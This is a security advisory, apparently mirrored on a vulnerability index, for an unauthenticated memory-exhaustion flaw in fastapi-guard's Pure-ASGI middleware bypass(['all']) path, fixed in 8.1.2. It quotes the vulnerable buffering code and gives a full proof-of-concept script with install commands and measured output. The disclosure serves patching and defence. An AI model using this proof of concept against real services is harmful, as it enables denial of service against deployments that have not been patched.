
GHSA-XWR6-8F76-24G4
Unauthenticated remote memory exhaustion on public routes via Pure-ASGI `bypass(["all"])` response buffering
Texto original en inglés · Ver en español
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H
Fuente: GitHub
Ciclo de vida de la vulnerabilidad
| Fecha | Fase | Evento | Detalle |
|---|---|---|---|
| Divulgación | Publicada | GHSA-XWR6-8F76-24G4 divulgada · CVSS 7.5 (GitHub) | |
| Divulgación | Modificada | Última actualización del registro | |
| Remediación | Parche 8.1.2 | fastapi-guard · 0 d desde divulgación | |
| Monitoreo | Detectada | Ingresó al índice | |
| Monitoreo | Verificada | Última verificación contra las fuentes |
Summary
`PureASGISecurityMiddleware` promises unbuffered ASGI responses, but its documented
`bypass(["all"])` path buffers the entire downstream response before sending any
response message. A single unauthenticated request to a public route using that
decorator can therefore consume memory proportional to the response and prevent
streaming. A finite 8 MiB response reproduced approximately 201 MiB RSS in a clean
ARM64 process.
Details
The vulnerable code is in `guard/asgi.py:238-268`:
async def call_next(request: Request) -> Response:
    captured: dict[str, Any] = {"status": 500, "headers": [], "body": b""}

    async def capturing_send(message: Message) -> None:
        if message["type"] == "http.response.start":
            captured["status"] = message["status"]
            captured["headers"] = list(message["headers"])
        elif message["type"] == "http.response.body":
            captured["body"] += message.get("body", b"")

    await self._call_downstream(
        scope, caching_receive.replay(), capturing_send, time.time()
    )
    return Response(
        status_code=captured["status"],
        headers=dict(
            (key.decode("latin-1"), value.decode("latin-1"))
            for key, value in captured["headers"]
        ),
        content=captured["body"],
    )
`PureASGISecurityMiddleware._screen()` passes this materializing callback to
`SecurityMiddleware._handle_security_bypass()` (`guard/asgi.py:197-205`). When the
registered route configuration contains the documented `all` bypass token,
guard-core calls the callback. Every downstream `http.response.body` chunk is then
appended to an unbounded `bytes` object. Because `capturing_send` does not forward
messages, the outer ASGI server receives neither `http.response.start` nor a body
chunk until the downstream application finishes.
The regular Pure-ASGI path (`guard/asgi.py:217-220`) forwards the downstream send
wrapper directly. The affected path is therefore specific to the supported
`bypass(["all"])` branch in active mode (`passive_mode=False`, the default). The
route's `SecurityDecorator` must be registered with the application, as required by
the documented integration.
This is an adapter-side issue in `fastapi-guard`, not the separate request-body
buffering issue previously fixed in `guard-core` GHSA-c2r5-9jw9-m8q5. No existing
fastapi-guard advisory, CVE, or issue matches this downstream response-capture path.
Proof of concept
The following standalone script uses only the public APIs. It does not require
Redis, HTTPX, an external service, or attacker-controlled response content.
Install the affected release in a clean Python 3.10+ environment, save the script as
`poc.py`, and run it:
python -m venv .venv
.venv/bin/pip install fastapi-guard==8.1.1
.venv/bin/python poc.py
# macOS RSS measurement (optional)
/usr/bin/time -l .venv/bin/python poc.py
import asyncio
import tracemalloc
from fastapi import FastAPI
from fastapi.responses import StreamingResponse
from guard import PureASGISecurityMiddleware, SecurityConfig, SecurityDecorator
async def main() -> None:
chunk = b"x" * (256 * 1024)
count = 32
yielded = asyncio.Event()
release = asyncio.Event()
finished = asyncio.Event()
config = SecurityConfig(
enable_redis=False,
enable_penetration_detection=False,
enable_rate_limiting=False,
enable_ip_banning=False,
)
app = FastAPI()
app.add_middleware(PureASGISecurityMiddleware, config=config)
decorator = SecurityDecorator(config)
app.state.guard_decorator = decorator
@decorator.bypass(["all"])
@app.get("/stream")
async def stream() -> StreamingResponse:
async def body():
try:
yielded.set()
yield chunk
await release.wait()
for _ in range(count - 1):
yield chunk
await asyncio.sleep(0)
finally:
finished.set()
return StreamingResponse(body(), media_type="application/octet-stream")
sent = []
first = True
async def receive():
nonlocal first
if first:
first = False
return {"type": "http.request", "body": b"", "more_body": False}
await finished.wait()
return {"type": "http.disconnect"}
async def send(message):
sent.append(message)
scope = {
"type": "http",
"asgi": {"version": "3.0", "spec_version": "2.3"},
"http_version": "1.1",
"method": "GET",
"scheme": "http",
"path": "/stream",
"raw_path": b"/stream",
"query_string": b"",
"headers": [(b"host", b"testserver")],
"client": ("198.51.100.10", 50000),
"server": ("testserver", 80),
"root_path": "",
"app": app,
}
tracemalloc.start()
task = asyncio.create_task(app(scope, receive, send))
await yielded.wait()
await asyncio.sleep(0)
before_release = len(sent)
assert not sent, "streaming data was forwarded before completion"
release.set()
await task
_, peak = tracemalloc.get_traced_memory()
tracemalloc.stop()
bodies = [
message.get("body", b"")
for message in sent
if message["type"] == "http.response.body"
]
assert len(bodies) == 1
assert len(bodies[0]) == len(chunk) * count
print(
f"before_release={before_release} buffered={len(bodies[0])} peak_traced={peak}"
)
asyncio.run(main())Representative output:
before_release=0 buffered=8388608 peak_traced=17064315`before_release=0` proves that no ASGI response message is forwarded after the
downstream generator yields its first chunk. `buffered=8388608` proves that the
complete 8 MiB response is emitted only after the generator finishes, as one body
message. The POC invokes the ASGI application directly with an ordinary unauthenticated
`GET /stream` scope, so no server, client library, or external service is required.
Expected behavior: the response start and first body chunk are forwarded as soon as
the downstream application sends them. Actual behavior: zero response messages are
forwarded until the downstream application finishes, and the complete body is sent
as one message. On macOS ARM64 with Python 3.10.19, FastAPI 0.141.1, Starlette 1.6.0,
`guard-core` 4.4.0, and `fastapi-guard` 8.1.1, `/usr/bin/time -l` measured
`ru_maxrss=201,424,896` bytes for this run. The same response on the normal
streaming path sent its first chunk before completion and measured approximately
64 MiB RSS in a clean process.
Impact
This is a remote availability vulnerability (CWE-400). Any deployment using
`PureASGISecurityMiddleware` with a public route registered with `bypass(["all"])`
in active mode is affected when that route returns a large or long-lived body.
An attacker needs no account, administrator role, request body, application code, or
special timing. One ordinary GET retains the complete response in the middleware;
repeated concatenation adds copy amplification, and concurrent requests multiply
resource use. An unbounded stream keeps the worker occupied while the buffer grows
without delivering a response; with finite worker memory, this can terminate the
worker. Confidentiality and integrity are not impacted.
Incluye detalles técnicos publicados por el investigador. Úselos solo para validar y corregir sus propios sistemas.
Desglose de métricas
Rangos afectados
Estado del parche por paquete
| Paquete / producto | Estado | Corregida en | Desde divulgación | Última versión |
|---|---|---|---|---|
pypifastapi-guard |
Corregida | 8.1.2 | 0 d | 8.1.2 no afectada |
8.1.2Arsenal público
Sin exploits, módulos ni PoC públicos conocidos a la fecha de verificación.
https://github.com/Guard-Core/fastapi-guard/security/advisories/GHSA-xwr6-8f76-24g4Las referencias externas se muestran para copiar: cve.llama.ec no lo redirige a otros sitios.